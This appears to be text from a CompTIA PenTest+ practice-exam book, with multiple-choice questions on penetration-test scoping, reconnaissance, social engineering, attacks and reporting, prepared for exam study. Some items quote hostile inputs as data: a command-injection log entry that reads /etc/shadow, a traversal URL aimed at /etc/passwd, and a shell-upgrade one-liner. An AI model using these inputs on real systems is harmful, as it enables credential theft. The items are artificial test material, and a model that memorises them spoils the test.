124. By using phishing, a penetration tester was able to retrieve the initial VPN user domain credentials from a member of the IT department. Then the tester obtained hashes over the VPN and effortlessly cracked them by using a dictionary attack. The tester should recommend which of the following remediation steps to the client? (Choose three.)

A. Recommend increased password complexity requirements.

B. Recommend implementing two-factor authentication for remote access.

C. Recommend installing an intrusion prevention system.

D. Recommend installing a security information event monitoring solution.

E. Recommend preventing members of the IT department from interactively logging in as administrators.

F. Recommend requiring that all employees take security awareness training.

G. Recommend upgrading the cipher suite used for the VPN solution.

125. Upon completing testing on an Internet-facing application, the penetration tester notices that the application is using only basic authentication. What is the best remediation strategy that the tester should recommend to the client?

A. Enable HTTP Strict Transport Security (HSTS)

B. Enable a secure cookie flag

C. Encrypt the communication channel

D. Sanitize invalid user input

126. Once the completion of testing is done for a client, the tester is prioritizing the findings and recommendations for an executive summary. Which one of the following considerations would be the most beneficial to the client?

A. The availability of patches and other remediations

B. The levels of difficulty to exploit the identified vulnerabilities

C. The risk tolerance of the client's organization

D. The time it took to accomplish each step

127. A junior technician in an organization's IT department runs a penetration test on a corporate web application. During testing, the technician discovers that the application can disclose a SQL table with all user account and password information. How should the technician notify management?

A. The technician should connect to the SQL server using this information and change the passwords of a few noncritical accounts to demonstrate a proof of concept to management.

B. The technician should document the findings using an executive summary including recommendations and screenshots to provide to management.

C. The technician should notify the development team of the discovery and suggest that input validation be enforced on the web application's SQL query strings.

D. The technician should request that management create a request for proposal (RFP) to begin a formal engagement with a professional penetration testing company.

128. You are a security analyst, and you are reviewing the results of a recent internal vulnerability scan that was performed against intranet services. The scan reports indicated that there was a critical vulnerability. The report indicated the following:

Title: Remote Command Execution vulnerability in web server

Rating: Critical (CVSS 10.0)

Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

What should you do first?

A. Apply a risk rating and how it affects the organization.

B. Exploit the server to determine whether the scan indicated a false positive.

C. Inform senior management about the vulnerability.

D. Organize for critical out-of-cycle patching.

129. You are a penetration tester, and while doing a cleanup after a penetration test, it is discovered that the client does not have the necessary data wiping tools. The tools needed were then distributed to the technicians who needed them. During what phase should you revisit this issue?

A. During lessons learned

B. During mitigation

C. During preparation

D. During reporting

130. You are discussing multifactor authentication with a client. The client asks you for an example of what multifactor authentication is. What do you tell the client as to what would meet requirements of multifactor authentication?

A. Using biometric fingerprints and voice recognition

B. Using smart cards and PINs

C. Using retina scans and voice recognition

D. Using usernames, PINs, and employee ID numbers

131. You are a penetration tester, and you have been asked by a client to test the security of several web servers. You are able to gain access to the root/administrator on several of the servers by exploiting vulnerabilities related to the use of DNS, FTP, IMAP, POP, SMTP, and Telnet. What should you recommend to your client regarding how to better protect their web servers?

A. They should disable any unnecessary services.

B. They should increase application event logging.

C. They should use a honeypot.

D. They should use Transport Layer Security (TLS).

132. You have conducted a penetration test and are reviewing the results. You notice that the organization uses the same local administrator password on all of the systems. What tool can you use to help resolve this issue?

A. Local Administrator Password Solution (LAPS)

B. Limited Administrator Password Assistance (LAPA)

C. Nessus

D. Metasploit

133. You are a security analyst, and you have just completed a penetration test. What item would not be appropriate when writing an executive summary?

A. A description of all your findings and vulnerabilities.

B. A statement of risk for all found vulnerabilities.

C. It should be written in plain language.

D. Include all the technical detail pertaining to the testing.

134. You are a penetration tester and are conducting a post-engagement cleanup. What activities are performed during the post-engagement cleanup phase? (Choose three.)

A. The remediation of all vulnerabilities

B. The removal of any tools used

C. The removal of shells

D. The removal of tester-created credentials

135. You and a colleague are discussing a scenario of an organization implementing email content filtering to block inbound messages that appear to come from internal sources without proper authentication. The organization might also filter out any messages containing high-risk keywords or appear to be coming from known malicious sources. What common category of remediation activity would this fall under?

A. Measurement

B. People

C. Process

D. Technology

136. You and a colleague are discussing the different multifactor authentication categories. One example may be that an employee is using a key fob that has authentication tokens that generate a one-time password that must be used at login. What multifactor authentication category would this scenario fall under?

A. Something you are

B. Something you have

C. Something you know

D. Something you need

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter

6

Practice Exam 1

1. You are a penetration tester, and you and a colleague are discussing why it is important to maintain confidentiality of any findings you may have when conducting a penetration test. Why should findings be kept confidential?
   - **A.** They can assist an attacker in compromising a network.
   - **B.** They can contain company intellectual property.
   - **C.** They are legal documents that contain privileged information.
   - **D.** They could lead to consumer dissatisfaction if the findings were made public.

2. You are a penetration tester, and you are putting together the rules of engagement (ROE) for an upcoming test for a new client. What items do you need to include in the ROE? (Choose two.)
   - **A.** The timeline that testing will be conducted
   - **B.** A review of any laws, especially any that govern the client
   - **C.** A list of similar companies that you have tested previously
   - **D.** A list of your client's competitors
   - **E.** A detailed map of the client's network

3. You are a penetration tester, and you are putting together the rules of engagement (ROE) for an upcoming test for a new client. The client has requested a white box assessment. You have already informed the client that:
   - The client cannot use shunning or blacklisting during the testing.
   - The client must provide you with internal access to the network.
   - The client must provide you with a detailed network map.
   - The client must provide you with authentication credentials.
   - Applications provided by a software as a service (SaaS) service provider are not allowed during the test.

   What did you do wrong in this scenario when putting together the ROE?
   - **A.** The client should be allowed to use any means necessary to defend itself.
   - **B.** Having detailed information about the internal network undermines the results of the test.
   - **C.** All network resources should be subject to testing, including any cloud-based resources.
   - **D.** Nothing. The ROE has been defined correctly.

4. You are a penetration tester, and you are putting together the terms of a penetration test that you will be conducting for a new client. Which of the following is an appropriate method to secure legal permission to conduct the test?
   - **A.** Send an email asking a member of senior management for permission to start the test.
   - **B.** Make a phone call and ask a member of the IT staff for permission to start the test.

C. Ask a member of the IT staff to sign a document granting you permission to start the test.

D. Ask a member of senior management to sign a document granting you permission to start the test.

5. You are a penetration tester, and you are putting together the rules of engagement (ROE) for an upcoming test for a new client. The client has requested a white box assessment. This will be an internal test where no third-parties are involved. Which of the following resources would be considered in scope for this testing scenario? (Choose two.)

A. Active Directory users

B. Google Docs

C. Microsoft Azure web servers

D. Microsoft Office 365 cloud applications

E. Password policies defined within Group Policy

6. You are a penetration tester, and you are working on an upcoming test for a new client. The client has requested a white box assessment. The goal of the test is to see whether you can gain access to confidential customer data that is stored on an internal database server. You have asked the client for architectural diagrams. What information should the client provide you with? (Choose two.)

A. The facility maps

B. The network diagrams

C. The Simple Object Access Protocol (SOAP) documentation

D. The Swagger document

7. You and a colleague are discussing messaging protocols. One protocol defines how structured information can be exchanged between web applications and is created from WSDL files. Which messaging protocol is being discussed?

A. Simple Object Access Protocol (SOAP)

B. Swagger

C. Web Application Description Language (WADL)

D. XML Schema Definition (XSD)

8. You are a penetration tester, and you are preparing to conduct an application programming interface (API) test for a client. Which of the following would be the most favorable to use when preparing for this kind of testing?

A. Nikto

B. Swagger

C. Web Application Archive (WAR)

D. Web Application Attack and Audit Framework (W3AF)

9. You are a penetration tester, and you are scoping an external black box penetration test for a new client. You have created a vulnerability scanner that is extremely assertive. During a previous test using this scanner, the scanner took down a client's website for more than 40 minutes. But, by doing the scan, the client was able to learn about several vulnerabilities and was able to correct the issues. Prior to running this scanner with your current client, what should you do first?
   - **A.** Do not use the vulnerability scanner in the upcoming assessment.
   - **B.** Use the vulnerability scanner in the upcoming assessment.
   - **C.** Determine what the new client's tolerance to impact is by conducting an impact analysis.
   - **D.** Modify the vulnerability scanner to be less assertive.

10. You are a penetration tester, and you are discussing the CIA triad model with a colleague. You are discussing the meaning of the word *confidentiality*. In the context of the CIA triad model, which statement best describes what *confidentiality* means?
   - **A.** Preventing unauthorized access to information or systems
   - **B.** Preventing unauthorized modifications to information or systems
   - **C.** Ensuring that legitimate use of information and systems remains possible
   - **D.** Preventing legitimate access to information and systems

11. You are a penetration tester, and you are planning an engagement for a new client. Which of the following are the most important things to know prior to starting testing? (Choose two.)
   - **A.** Architectural diagrams
   - **B.** Company policies
   - **C.** Goals/objectives
   - **D.** Storage time for a report
   - **E.** Tolerance to impact

12. You are a penetration tester, and you are currently in the middle of a test when the client asks you to add more addresses. Which of the following defines the target list that you can follow?
   - **A.** The end-user license agreement
   - **B.** The master services agreement (MSA)
   - **C.** The rules of engagement (ROE)
   - **D.** The statement of work (SOW)

13. You are a penetration tester, and you are getting ready to conduct an assessment for a new client. Which of the following documents defines precisely what will be conducted during testing?
   - **A.** The master service agreement (MSA)
   - **B.** The nondisclosure agreement (NDA)
   - **C.** The tester's detailed invoice to the client
   - **D.** The statement of work (SOW)

14. You are a penetration tester, and you are getting ready to run a test for a new client. Which of the following statements would come from the new client's corporate policy?

A. That the corporate systems must store passwords using the MD5 hashing algorithm.

B. That employee passwords must contain a minimum of eight characters, with one being alphanumeric.

C. The phone number where the help desk can be reached to perform password resets.

D. That to access corporate assets, employees must use strong passwords.

15. You are a penetration tester and have been asked to test an organization that uses an authentication method that associates hosts with their public keys. What type of authentication technique is the organization using?

A. Certificate pinning

B. Self-signed server authentication

C. SSL Handshake

D. X.509 bypassing

16. You are a penetration tester, and you have been hired by a new client to conduct a penetration test. The client would like you to test their proprietary design documents. The goal of the test is to bypass security measures and gain unauthorized access to these documents. What type of assessment will you be conducting?

A. A compliance-based assessment

B. A goal-based assessment

C. An objective-based assessment

D. A red team assessment

17. You are a penetration tester, and you have been asked by a client to impersonate a recently laid-off help desk technician. What best describes the abilities of being a threat actor?

A. Advanced persistent threat (APT)

B. Hacktivist

C. Organized crime

D. Script kiddie

18. You are a penetration tester, and you have heard about an attacker who carried out an attack against a government contractor in a neighboring country. The goal of the attack was to gain access through the contractor to the opposing country's government network infrastructure. The attacker is being backed by the attacker's own government. What type of threat actor is being described in this scenario?

A. Hacktivist

B. Nation state

C. Organized crime

D. Script kiddie

19. You are a penetration tester, and you have been asked to conduct a penetration test for a new client. The client wants to assess their vulnerability to a malevolent insider who has the network privileges of an average employee. What type of test should you perform?

A. A black box test

B. A gray box test

C. A red box test

D. A white box test

20. You are a penetration tester, and you have been hired to test the physical security of a new client's facility. You have been given freedom to try to penetrate their facility using any method you want as long as it doesn't damage their property or harm anyone. What type of assessment is the client asking you to conduct?

A. A compliance-based assessment

B. A goal-based assessment

C. A premerger assessment

D. A supply chain assessment

21. You are a penetration tester, and you are working with a new client to scope out the considerations for an upcoming penetration test. You ask the client if they are willing to accept the fact that a penetration test could possibly cause disruptions within their network. The client states that they understand. What process have you and the client just discussed in this scenario?

A. Due diligence

B. Risk acceptance

C. Security exceptions

D. Threat modeling

22. You are a penetration tester, and you have been tasked to try to penetrate a client's facility. You notice an unlocked side door that was left open by an employee. You gain access into the facility. The client wants to prevent this from happening again and removes the door and puts in a wall. What type of risk response did the client take in this scenario?

A. Acceptance

B. Avoidance

C. Contingency

D. Exploitation

23. You are a penetration tester, and a client has recently come to you voicing concern over a large number of companies recently being compromised by remote attackers who are looking for trade secrets. What best describes the types of adversaries that would be looking for trade secrets?

A. Advanced persistent threat (APT) actors

B. Hacktivist groups

C. Insider threats

D. Script kiddies

24. You are a penetration tester, and you are running a penetration test for a new client. You are using your penetration testing toolkit running on personal computer to conduct scans on various network devices. All of a sudden the network goes dark. What possibly happened?

A. You crashed a perimeter router with your scans.

B. You crashed a switch on the network backbone with your scans.

C. Your computer's IP address got whitelisted.

D. Your computer's IP address got blacklisted.

25. You are a penetration tester, and you are working with a new client discussing an upcoming penetration test. The client has requested that you perform a "crystal box" test of their network. What type of penetration testing is the client requesting you perform?

A. A black box test

B. A goal-based test

C. A gray box test

D. A white box test

26. You are a penetration tester, and you are planning on using black box penetration testing on a new client. Using this type of strategy, what will you be provided with?

A. Privileged credentials

B. A network diagram

C. Source code

D. Nothing, as you must do your own discovery

27. You are a penetration tester, and you are planning on doing penetration testing for a new client. You are planning on setting up a security assessment. Which of the following has a major impact on the budget of the assessment?

A. Compliance requirement

B. Scheduling

C. Scoping

D. Target risk

28. You are a penetration tester, and you are in the middle of conducting a penetration test specifically scoped to a single web application. You learn that the web server also contains a list of passwords to other servers at the target location. You notify the client. The client then asks you to validate those servers. What has occurred once you proceed with testing the passwords against the other servers?

A. Threat hunting

B. Pivoting

C. Scope creep

D. Target expansion

29. You and a colleague are discussing threat actors. You are discussing an attacker attacking a government agency because they are unhappy with a new law that has been passed. What type of threat actor being discussed?

A. Script kiddie

B. Hacktivist

C. Organized crime

D. Nation state

30. You are a penetration tester, and you have been asked to perform a penetration test for a client. You need a document that will set the overall terms between your organizations. This will also be used for future work between your organizations as you plan on setting up a support agreement. What is this document called?

A. A noncompete agreement

B. A nondisclosure agreement (NDA)

C. A master services agreement (MSA)

D. A statement of work (SOW)

31. You and a colleague are discussing which law requires that healthcare-related organizations must be in compliance with certain security standards. What is this law called?

A. Federal Information Processing Standard (FIPS) Publication 140-2 (FIPS PUB 140-2)

B. Gramm-Leach-Bliley Act of 1999 (GLBA)

C. Health Insurance Portability and Accountability Act of 1996 (HIPPA)

D. Sarbanes-Oxley Act of 2002 (SARBOX)

32. You and a colleague are discussing which law regulates how financial institutions handle their customers' personal information. What is this law called?

A. Federal Information Processing Standard (FIPS) Publication 140-2 (FIPS PUB 140-2)

B. Gramm-Leach-Bliley Act of 1999 (GLBA)

C. Health Insurance Portability and Accountability Act of 1996 (HIPPA)

D. Sarbanes-Oxley Act of 2002 (SARBOX)

33. You are a penetration tester, and you are attempting to identify vulnerabilities in a customer's web application without affecting the system or its data. What best describes the type of vulnerability scan being performed?

A. Aggressive scan

B. Compliance scan

C. Noncredentialed scan

D. Passive scan

34. You are a penetration tester, and you are in the middle of performing a penetration test on a client's network. You are gathering information without actively scanning the network. What type of information are you gathering?

A. Background checks

B. Commercial record search

C. Intelligence gathering

D. Open source intelligence (OSINT)

35. You and a colleague are discussing open source intelligence (OSINT) gathering tools. Which of the following tools is not an OSINT-gathering tool?

A. Fingerprinting Organizations with Collected Archives (FOCA)

B. Nessus

C. Nslookup

D. Whois

36. You and a colleague are discussing open-source intelligence (OSINT), and the discussion leans toward discussing vulnerabilities and other security flaws. There are a number of organizations that work to centralize this knowledge. One of these organizations tackles a broad range of cybersecurity activities. It focuses on security breach and denial-of-service (DoS) incidents by providing alerts, as well as incident-handling and avoidance guidelines. What organization is being discussed?

A. The Common Attack Pattern Enumeration and Classification (CAPEC)

B. Computer Emergency Response Team (CERT)

C. Common Weakness Enumeration (CWE)

D. National Institute of Standards and Technology (NIST)

37. You and a colleague are discussing open-source intelligence (OSINT), and the discussion leans toward discussing vulnerabilities and other security flaws. There are a number of organizations that work to centralize this knowledge. One of these organizations uses a list as a resource intended to help identify and document attacks and attack patterns. It allows users to search attacks by their mechanism and then breaks down each attack by using various attributes and prerequisites. What organization is being discussed?

A. The Common Attack Pattern Enumeration and Classification (CAPEC)

B. Computer Emergency Response Team (CERT)

C. Common Weakness Enumeration (CWE)

D. National Institute of Standards and Technology (NIST)

38. You are a penetration tester, and you are conducting a black box penetration test for a large organization. You want to probe the client's web server IP address. You want to see what information may be associated with it, such as what cipher suite it uses. What tool should you use to complete this task?

A. Censys

B. Nslookup

C. Maltego

D. Shodan

39. You are a penetration tester, and you are conducting the information gathering phase of a black box penetration test. You want to eavesdrop on the radio frequency emissions being emitted from the client's facility and try to capture data from their wireless network. You are parked in the client's parking lot. What utility could you use on your Linux laptop to break the encryption that the client is using on their wireless network?

A. Aircrack-ng

B. nmap

C. tcpdump

D. Wireshark

40. You and a colleague are discussing an open source research source that is maintained by the U.S. government's National Institute of Science and Technology (NIST). This source provides a summary of current security. What is this government repository called?

A. The Common Attack Pattern Enumeration and Classification (CAPEC)

B. Computer Emergency Response Team (CERT)

C. Common Vulnerabilities and Exposures (CVE)

D. National Vulnerability Database (NVD)

41. You are a penetration tester, and you have been asked to perform a black box penetration test for a new client. Which phase of the assessment will most likely take the longest to complete?

A. The attacking and exploiting phase

B. The information gathering and vulnerability identification phase

C. The planning and scoping phase

D. The reporting and results communication phase

42. You are a penetration tester, and you have been asked to perform a black box penetration test for a new client. You want to find out who owns the client's domain name. What tool can you use to find this information?

A. Nslookup

B. Maltego

C. Shodan

D. Whois

43. You are a penetration tester, and you've been asked to determine whether the client's server farm is compliant with the company's software baseline. You will be conducting a remote scan. What type of scan should you perform to verify compliance?

A. A credentialed scan

B. A discovery scan

C. A full scan

D. A stealth scan

44. You are a penetration tester, and you are configuring your vulnerability management solution to perform credentialed scans of servers on your client's network. What type of account should you be provided with?

A. A domain administrator account

B. A local administrator account

C. A domain guest account

D. A read-only account

45. You are a penetration tester, and you have been asked by a client to perform a code review of their web application. What type of analysis will you be performing?

A. Dynamic code analysis

B. Fuzzing

C. Fault injection

D. Static code analysis

46. You are a penetration tester, and you have full access to a domain controller. You want to discover any user accounts that have not been active for the past 30 days. What command should you use?

A. `dsrm -users "DN=client.com; OU=hq CN=users"`

B. `dsquery user -inactive 4`

C. `dsquery -o -rdn -limit 30`

D. `dsuser -name -account -limit 3`

47. You are a penetration tester and are discussing the properties of the testing engagement agreement with the client. Which one of the following will have the biggest impact on the observation and testing of the client's production systems during their peak loads?

A. Creating a scope of the critical production systems used by the client

B. Establishing a white box testing engagement with the client

C. Having the client's management team sign off on any invasive testing

D. Setting up a schedule of testing times to access their systems

48. You are a penetration tester, and you have just completed a simple compliance scan of your client's network. The results indicate that there is a subset of assets on a network. This information differs from what was shown on the network architecture diagram that you were given prior to testing. What is most likely the cause for the discrepancy? (Choose two.)

A. A misconfigured DHCP server

B. Incorrect credentials

C. Limited network access

D. Network access controls (NAC)

E. Storage access

49. You are a penetration tester, and you are conducting a black box penetration test against your client's network. You are in the process of gathering vulnerability scanning results. What type of scan will provide you with important information within the scope of your testing?

A. A compliance scan

B. A discovery scan

C. A full scan

D. A stealth scan

50. You are a penetration tester and have been scanning a new client's network. The vulnerability scanner that you are utilizing is using a service access level to better evaluate vulnerabilities across multiple assets within an organization. What type of scan is being performed?

A. A credentialed scan

B. A nonintrusive scan

C. A passive scan

D. A privilege escalation scan

51. You are a penetration tester, and your client wants you to scan their system. They want you to go to great lengths to avoid detection. The client does not want their cybersecurity team to be aware that a penetration test is taking place. What type of scan will you be performing?

A. A compliance scan

B. A discovery scan

C. A full scan

D. A stealth scan

52. You are a penetration tester, and you are currently performing reconnaissance as a part of a gray box penetration test for a new client. You run a vulnerability scan on one of the client's servers and discover that port 23 is open. What does this point to?

A. That the server is a Domain Name Service (DNS) server

B. That the server is a Secure Shell (SSH) server

C. That the server is a Telnet server

D. That the server is a File Transfer Protocol (FTP) server

53. You are a penetration tester, and you are working on a penetration scan for a new client. During an external vulnerability scan, you discover the following findings:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server host found	21

Given these results, how should you prioritize the attack strategies?

A. Obsolete software can contain vulnerable components.

B. The web servers may reveal sensitive information.

C. Weak password management practices are being utilized.

D. Weak protocols may be intercepted.

54. You are a penetration tester, and you are conducting a penetration test for a new client. After several attempts, you were able to gain unauthorized access through a biometric sensor by using your own fingerprint without exploitation. What happened with the biometric device that allowed you to gain access?

A. The device is configured more toward true negatives.

B. The device is set to fail closed.

C. The device replicated a valid user's fingerprint.

D. The device is tuned more toward false positives.

55. You are a penetration tester, and you are conducting a penetration test for a new client. You are using a tool to perform a source code review. The penetration tool incorrectly identifies a vulnerability. What is it called when this happens?

A. A false negative

B. A false positive

C. A true negative

D. A true positive

56. You are a penetration tester, and you are conducting a test for a new client. You are prioritizing the vulnerabilities discovered during the vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 3.6. What risk category does this vulnerability belong?

A. Low

B. Medium

C. High

D. Critical

57. You are a penetration tester, and you are conducting a penetration test for a new client. You are using social media to gather information about different employees within your client's organization. You create a list of popular words used frequently in the employee's profiles. What type attack could this information be used for?

A. Dictionary attack

B. Exploit chaining attack

C. Karma attack

D. Session hijacking attack

58. You are a penetration tester, and you are conducting a penetration test for a new client. After performing a recent test, you discover that the client's staff is using dictionary and seasonal passwords. What is the best way to control the use of common dictionary words from being used as passwords?

A. Configure password filters.

B. Disable the accounts after three incorrect attempts.

C. Expand the password length from seven to 14 characters and add special characters.

D. Implement password history restrictions.

59. You are a penetration tester, and you are conducting a penetration test for a new client. You are looking to cross-compile code for your penetration activity, and then you plan to deploy it. Why would you plan to cross-compile code?

A. To add additional libraries

B. To allow you to inspect the source code

C. To run it on multiple platforms

D. To run it on different architectures

60. You and a colleague are discussing rainbow table attacks versus brute-force attacks. Which of the following characteristics distinguish rainbow table attacks from brute-force attacks? (Choose two.)

A. Rainbow table attacks reduce compute cycles at attack time.

B. Rainbow tables must include precompiled hashes.

C. Rainbow table attacks do not require access to hashed passwords.

D. Rainbow table attacks must be performed on the network.

E. Rainbow table attacks bypass the maximum failed login restrictions.

61. You are a penetration tester, and you are conducting a penetration test for a new client. You want to use rainbow tables against a password file that has been captured. How does the rainbow table crack passwords?

A. By comparing hashes to identify known values

B. By decrypting the passwords

C. By unhashing the passwords

D. By using brute-force testing of hashes

62. You and a colleague are discussing consumer-based Internet of Things (IoT). IoT devices are usually less secure than systems that are designed for conventional desktop computers. Why is this statement true?

A. Developers who design IoT devices are not as concerned with security.

B. It is difficult for administrators to apply the same security standards extensively.

C. IoT systems often lack the hardware power needed by some steadier solutions.

D. Regulatory authorities often have lower constraints for IoT systems.

63. You are a penetration tester, and you are conducting a penetration test for a new client. You have discovered a supervisory control and data acquisition (SCADA) device in one of the VLANs in scope. What action best creates a potentially damaging outcome against the device?

A. Beginning a DNS cache poisoning attack

B. Beginning a Nessus vulnerability scan

C. Beginning an SMB exploit

D. Beginning an SNMP password brute-force attack

64. You and a colleague are discussing commonly used special network devices. Which of the following is not a commonly used special network devices used to control manufacturing equipment and environmental systems?

A. Industrial control systems (ICS)

B. Programmable logic controller (PLC)

C. Real-time operating system (RTOS)

D. Supervisory control and data acquisition (SCADA)

65. You and a colleague are discussing social engineering techniques. One technique involves questioning an employee using intimidation to gather information. What is this social engineering technique called?

A. Impersonation

B. Interrogation

C. Phishing

D. Smishing

66. Sue, in the finance department, receives an email from the president of the company indicating that a new vendor needs to be issued a wire transfer. However, neither Sue nor the president know who this new vendor is. The president claims that he never sent the email requesting the transfer. What type of motivation technique is the attacker attempting?

A. Principle of authority

B. Principle of fear

C. Principle of likeness

D. Principle of scarcity

E. Principle of social proof

67. A member of your help desk team receives a phone call from an individual claiming to be an employee. This person is requesting assistance to help unlock an account that has been locked out. The help desk member asks for proof of identity before access will be granted. What type of attack was the caller trying to perform?

A. Impersonation

B. Interrogation

C. Phishing

D. Shoulder surfing

68. A penetration tester has used SET to make a copy of a company's cloud-hosted web mail portal and then sends an email trying to obtain the president's login credentials. This is an example of what type of attack?

A. An elicitation attack

B. An impersonation attack

C. A spear phishing attack

D. A whaling attack

69. The president of your organization reports that he has been receiving a huge number of phone calls from an individual claiming to be with the help desk department. This individual is asking the president to verify his network authentication credentials because his computer is broadcasting across the network. What type of attack is this individual attempting?

A. Impersonation

B. Interrogation

C. Vishing

D. Whaling

70. You are a penetration tester, and you are conducting a test for a new client. You managed to obtain access to a laptop computer. What should your next step be to obtain credentials from the laptop computer?

A. Use brute force to obtain the user's password.

B. Conduct a LLMNR/NETBIOS-NS query.

C. Leverage the BeEF framework to capture credentials.

D. Perform an ARP spoofing poisoning.

71. You are a penetration tester, and you are conducting a test for a new client. You are conducting ARP spoofing against a switch on the client's network. Which of the following MAC addresses should you trick to get the most amount of information?

A. The MAC address of the client

B. The MAC address of the domain controller

C. The MAC address of the web server

D. The MAC address of the gateway

72. You and a colleague are discussing different types of attacks that can take place. One type of attack is where communications between two parties is intercepted and then forwarded and neither party is aware that an interception even took place. What type of attack are you discussing?

A. A man-in-the-middle attack

B. A spear phishing attack

C. A transitive access attack

D. A URL hijacking attack

73. You are a penetration tester and will be conducting a test for a new client. The client has requested that you perform a wireless penetration test. What scoping target information will you most likely need before testing can begin?

A. The bands and frequencies of the wireless devices used by the client

B. The preferred wireless access point vendor of the client

C. The number of wireless devices owned by the client

D. The physical location and network ESSIDs to be tested

74. You are a penetration tester, and you are conducting a test for a new client. You have successfully deployed an evil twin, and you are beginning to see some of the client's traffic. What would be the next step that you would want to take to capture all the unencrypted web traffic from the client?

A. Harvest the user credentials to decrypt traffic.

B. Implement a certification authority (CA) attack by impersonating trusted Cas.

C. Implement an HTTP downgrade attack.

D. Perform a man-in-the-middle (MITM) attack.

75. You and a colleague are discussing different types of attacks that an attacker might use. One type of attack is carried out when a target is sent unsolicited messages through Bluetooth. What type of attack are you discussing?

A. A bluesnarfing attack

B. A bluesniping attack

C. A bluejacking attack

D. A war chalking attack

76. You are a penetration tester, and you are conducting a test for a new client. You discover the following log entry on a server:

```
Nov 19 2018 00:21:15 httpd[2342]: GET

/app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow
```

What type of attack was being attempted?

A. Buffer overflow

B. Command injection

C. Cross-site scripting

D. Password attack

77. You and a colleague are discussing different types of attacks that can take place. One such attack is a client-side attack that is used to manipulate an HTML iframe with JavaScript code via web browser. What type of attack are you discussing?

A. Buffer overflow

B. Cross-site scripting (XSS)

C. Man-in-the-middle (MITM)

D. SQL injection (SQLi)

78. You are a penetration tester, and you are conducting a test for a new client. You have discovered a vulnerability in the client's domain controller. The vulnerability is that null sessions are enabled on the domain controller. What type of attack can be performed to take advantage of this vulnerability?

A. An attacker can attempt a pass the hash to relay credentials.

B. An attacker can attempt password brute forcing to log into the host.

C. An attacker can attempt RID cycling to enumerate users and groups.

D. An attacker can attempt session hijacking to impersonate a system account.

79. You are a penetration tester, and you have just completed testing for a new client. You have revealed that a legacy web application is vulnerable to SQL injections. The client indicates that remediating the vulnerability would require an architectural change and management does not want to risk anything happening to the current application. Which of the following conditions would minimize the SQL injection risk while proving a low-effort and short-term solution? (Choose two.)

A. From the stored procedures, identify and remove the dynamic SQL.

B. From the code, identify and remove the inline SQL statements.

C. Identify and sanitize all user inputs.

D. Identify the source of malicious input and block the IP address.

E. For the SQL statements, use a blacklist validation.

F. For the SQL statements, use a whitelist validation.

80. You are a penetration tester, and you are conducting a test for a new client. Upon reviewing the logs for a web application, you find a suspicious request. The request shows the following URL: `http://www.mycompany.com/about.php?i=../../../etc/passwd`. What is this request trying to do?

A. The request is attempting cross-site scripting.

B. The request is attempting directory traversal.

C. The request is attempting remote file inclusion.

D. The request is attempting user enumeration.

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter 7

Practice Exam 2

1. You are a penetration tester, and you are conducting a test for a new client. The client wants you to review a new web application for availability. Which type of attack should the tester utilize?
   - **A.** TCP SYN flood
   - **B.** SQL injection
   - **C.** Cross-site scripting (XSS)
   - **D.** XMAS scan

2. You are a penetration tester, and you are conducting a test for a new client. You are conducting a scan of your client's web application. During the review of the scan results, which of the following vulnerabilities would be the most critical and should be prioritized for exploitation?
   - **A.** Clickjacking
   - **B.** Expired certificate
   - **C.** Fill path disclosure
   - **D.** Stored cross-site scripting (XSS)

3. You are a penetration tester, and you are conducting a test for a new client. The client has asked you to conduct a test on a web application. You discover that the user login process sends form field data by using the HTTP GET method. To reduce the risk of exposing sensitive data, the HTML form should be sent using which method?
   - **A.** The HTTP OPTIONS method
   - **B.** The HTTP POST method
   - **C.** The HTTP PUT method
   - **D.** The HTTP TRACE method

4. You are a penetration tester, and you are conducting a test for a new client. You and the client are having a discussion regarding race condition exploitation. Which of the following is an example of race condition?
   - **A.** Cross-site request forgery (XSRF)
   - **B.** Hard-coded credentials
   - **C.** SQL injection (SQLi)
   - **D.** Time of check to time of use (TOCTTOU)

5. You are a penetration tester, and you are conducting a test for a new client. You are looking to start a session hijacking attack against your client's web application. What information is important to obtain to ensure that your attack will be a success?
   - **A.** A session cookie
   - **B.** A session ticket
   - **C.** A username
   - **D.** A user password

6. A number of employees have recently become the victims of a phishing attack. They received an email that looked like it came from the president of the company. The email stated that the employees would receive disciplinary action if they did not do as the email indicated and click a link in the message. What principle of social engineering did the attacker use?
   - **A.** Authority
   - **B.** Fear
   - **C.** Scarcity
   - **D.** Social proof

7. You are a penetration tester, and you are conducting a test for a new client. You run the following from an exploited machine:

   ```
   python -c 'import pty; pty.spawn("/bin/bash")'
   ```

   What action are you performing?
   - **A.** You are creating a sandbox.
   - **B.** You are capturing the credentials.
   - **C.** You are removing the Bash history.
   - **D.** You are upgrading the shell.

8. You are a penetration tester, and you are conducting a test for a new client. You have found a few unquoted service paths during your testing of the client's network. How can you use these vulnerabilities to your advantage?
   - **A.** By attempting to crack the service account passwords
   - **B.** By attempting DLL hijacking attacks
   - **C.** By attempting to locate weak file and folder permissions
   - **D.** By attempting privilege escalation attacks

9. Recently, a user has noticed that their machine has been acting irregular over the past week. They have been experiencing input lag, and the system is acting sluggish. The user has found a few text files that appear to contain bits of their emails and some instant messenger conversations. The user runs a virus scan, but nothing was detected. What type of malware may be affecting this machine?
   - **A.** Backdoor
   - **B.** Keylogger
   - **C.** Ransomware
   - **D.** Rootkit

10. You are a penetration tester, and you are conducting a test for a new client. You have been asked to assess your client's physical security by gaining access into the corporate office. You are looking for a method that will allow you to enter the building during both business hours and after hours. What would be the most effective method for you to attempt?
    - **A.** Attempt badge cloning.
    - **B.** Attempt lock picking.

C. Attempt a lock bypass.

D. Attempt piggybacking.

11. You are a penetration tester, and you are conducting a test for a new client. You are attempting a physical security assessment, and you want to use an "under-the-door-tool" during the test. Which of the following intrusion techniques should you use?

A. Egress sensor triggering

B. Lock bumping

C. Lock bypass

D. Lock picking

12. You and a colleague are discussing an upcoming physical security assessment. The discussion turns to mantraps. Which of the following types of physical security attacks does a mantrap utilize?

A. Impersonation

B. Lock picking

C. Piggybacking

D. Shoulder surfing

13. You are a penetration tester, and you are completing a test for a new client. You run the `chkconfig --del <servicename>` command at the end of an engagement. Why did you run this command?

A. To check for persistence

B. To enable persistence

C. To remove the persistence

D. To report persistence

